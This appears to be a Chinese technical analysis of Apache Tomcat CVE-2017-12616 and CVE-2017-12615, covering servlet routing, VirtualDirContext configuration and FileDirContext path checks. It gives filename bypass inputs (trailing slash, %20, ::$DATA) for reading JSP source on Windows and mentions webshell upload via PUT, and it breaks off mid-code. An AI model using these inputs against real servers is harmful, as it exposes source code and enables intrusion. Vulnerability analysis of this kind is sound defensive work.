

## 漏洞概述

Apache 在2017年9月19日发布并修复了[CVE-2017-12616](#)和 [CVE-2017-12615](#)两个高危漏洞，并且在Apache Tomcat 7.0.81进行了修复。

Tomcat 安全漏洞发布地址:

<https://tomcat.apache.org/security-7.html>

[CVE-2017-12616](#)(信息泄露):允许未经身份验证的远程攻击者查看敏感信息。如果tomcat开启VirtualDirContext有可能绕过安全限制访问服务器上的JSP文件源码。Apache security Team在2017年8月10号已经识别该漏洞，2017年9月19日已经发布修复该漏洞最新版本的tomcat 7.0.81。影响范围为:7.0.0 to 7.0.80。

[CVE-2017-12615](#)(远程代码执行漏洞):360观星实验室(360-sg-lab)在2017年7月26向apache security Team报告了该漏洞。Tomcat7服务器允许进行HTTP PUTs操作(例如通过设置初始化参数readonly默认值为false)，攻击者通过构造的恶意请求可以上传JSP的webshell，webshell可以在服务器上执行任意的操作。影响范围为:

Apache security

team本次发布的两个漏洞涉及到tomcat两个重要的处理Http请求的Servlet，分别为org.apache.catalina.servlets.DefaultServlet和org.apache.jasper.servlet.JspServlet。

```
<!-- The mapping for the default servlet -->
<servlet-mapping>
  <servlet-name>default</servlet-name>
  <url-pattern>/</url-pattern>
</servlet-mapping>

<!-- The mappings for the JSP servlet -->
<servlet-mapping>
  <servlet-name>jsp</servlet-name>
  <url-pattern>*.jsp</url-pattern>
  <url-pattern>*.jspx</url-pattern>
</servlet-mapping>
```

图1 conf/web.xml配置

什么时候调用哪个Servlet?这个决定取决于tomcat请求路由核心组件org.apache.tomcat.util.http.mapper.Mapper，Mapper定义了多个规则判断客户端的请求该

## [CVE-2017-12616](#)(信息泄露)

漏洞触发的先决条件是需要要在conf/server.xml配置VirtualDirContext参数，默认情况下tomcat7并不会对该参数进行配置。VirtualDirContext主要使用场景是在IDE




图2 VirtualDirContext类关系图

VirtualDirContext是FileDirContext的子类，它允许在单独的一个webapp应用下对外暴露出多个文件系统的目录。实际项目开发过程中，为了避免拷贝静态资源(如




图3 项目结构

例如：我们项目的webapp目录为F:\site\cve-2017-12616,静态资源的目录为F:\site\images。现在我们想将两个目录合并为一个名义上的一个目录，需要在tomcat的conf

```
<Context path="/site" docBase="F:\site\cve-2017-12616\src\main\webapp" reloadable="true" debug="1">
<!-- ■■■■■■■■ -->
<Resources className="org.apache.naming.resources.VirtualDirContext" extraResourcePaths="/WEB-INF/classes=F:/site/cve-2017-12616/target/classes,/images=F:/site/images,/temp=F:/site/cve-2017-12616/target/classes" classpath -->
<!-- ■■■■■■ classpath -->
<Loader className="org.apache.catalina.loader.VirtualWebappLoader" virtualClasspath="/WEB-INF/classes=F:/site/cve-2017-12616/target/classes" jar -->
<!-- ■■ jar ■■■ -->
<JarScanner scanAllDirectories="true" />
</Context>
```

这个时候我们tomcat7服务器重启，打开浏览器访问以下地址，实际上就是完整在浏览器上展示出一张图片。




图4 通过虚拟目录访问静态资源

让我们重新回到漏洞本身，tomcat开启VirtualDirContext有可能绕过安全限制访问服务器上的JSP源码。如果我们临时对外开放了一个目录/temp=F:/site/cve-2017-12616/target/classes

```
<Resources className="org.apache.naming.resources.VirtualDirContext"
extraResourcePaths="/WEB-INF/classes=F:/site/cve-2017-12616/target/classes,/images=F:/site/images,/temp=F:/site/cve-2017-12616/target/classes" classpath -->
```

JspServlet负责处理所有JSP和JPSX类型的动态请求，DefautServelt负责处理静态资源请求。因此，就算我们构造请求直接上传JSP webshell显然是不会成功的。




图5 构造请求

该漏洞实际上是利用了windows下文件名解析的漏洞来触发的。精心构造的恶意请求会绕过JspServlet，从而由DefaultServlet来处理该请求。




图6 DefaultServlet




图7 DefaultServlet

serverResource方法首先会根据请求的path查询缓存中是否存请求资源缓存CacheEntry。如果存在则直接返回，不存在则构建缓存条目。如果cacheEntry.contextPath不为空，且path.endsWith(cacheEntry.contextPath)，则直接向客户端返回404,所以采用Malicious.jsp/方式并不能够成功触发获取服务端漏洞的JSP代码。

虚拟目录文件内容由VirtualDirContext处理，非虚拟目录文件内容由FileDirContext处理。FileDirContext存在一个名为file的检查文件路径的方法。file方法并不

- Malicious.jsp/
- Malicious.jsp%20
- Malicious.jsp::\$DATA

```
protected File file(String name) {
    File file = new File(base, name);
    if (file.exists() && file.canRead()) {
        if (allowLinking)
            return file;
        // Check that this file belongs to our root path
        String canPath = null;
        try {
            canPath = file.getCanonicalPath();
        } catch (IOException e) {
            // Ignore
        }
        if (canPath == null)
            return null;
        // Check to see if going outside of the web application root
        if (!canPath.startsWith(absoluteBase)) {
            return null;
        }
        // Case sensitivity check - this is now always done
        String fileAbsPath = file.getAbsolutePath();
        if (fileAbsPath.endsWith("."))
            fileAbsPath = fileAbsPath + "/";
        String absPath = normalize(fileAbsPath);
        canPath = normalize(canPath);
        if ((absoluteBase.length() < absPath.length())
            && (absoluteBase.length() < canPath.length())) {
            absPath = absPath.substring(absoluteBase.length() + 1);
            if (absPath == null)
                return null;
            if (absPath.equals(""))
                absPath = "/";
            canPath = canPath.substring(absoluteBase.length() + 1);
            if (canPath.equals(""))
                canPath = "/";
            if (!canPath.equals(absPath))
                return null;
        }
        return file;
    }
}
```




图7 VirtualDirContext提供的文件方法

如果将文件名修改成“click.jsp%20”或者“click.jsp::\$DATA”成功获取JSP文件源码。




图8 构造恶意请求获取JSP





图9 构造恶意请求获取JSP

上述分析还遗留了一个问题，为什么Java 语言中的File对象能够正确处理下面三种路径的文件路径。


- "Malicious.jsp/"
- "Malicious.jsp "
- "Malicious.jsp::\$DATA"

第一种方式"Malicious.jsp/"在文件后缀名末尾处增加特殊字符"/"



```
public class FileStreamTest {  
    public static void main(String [] args) {  
        FileInputStream in = null;  
        try {  
            File file = new File("F:/malicious.jsp/");  
            in = new FileInputStream(file);  
            byte[] buf = new byte[1000];  
            int len = in.read(buf);  
            System.out.println(new String(buf, 0, len));  
        } catch (Exception e) {  
            e.printStackTrace();  
        } finally {  
            try {  
                if (in != null)  
                    in.close();  
            } catch (IOException e) {  
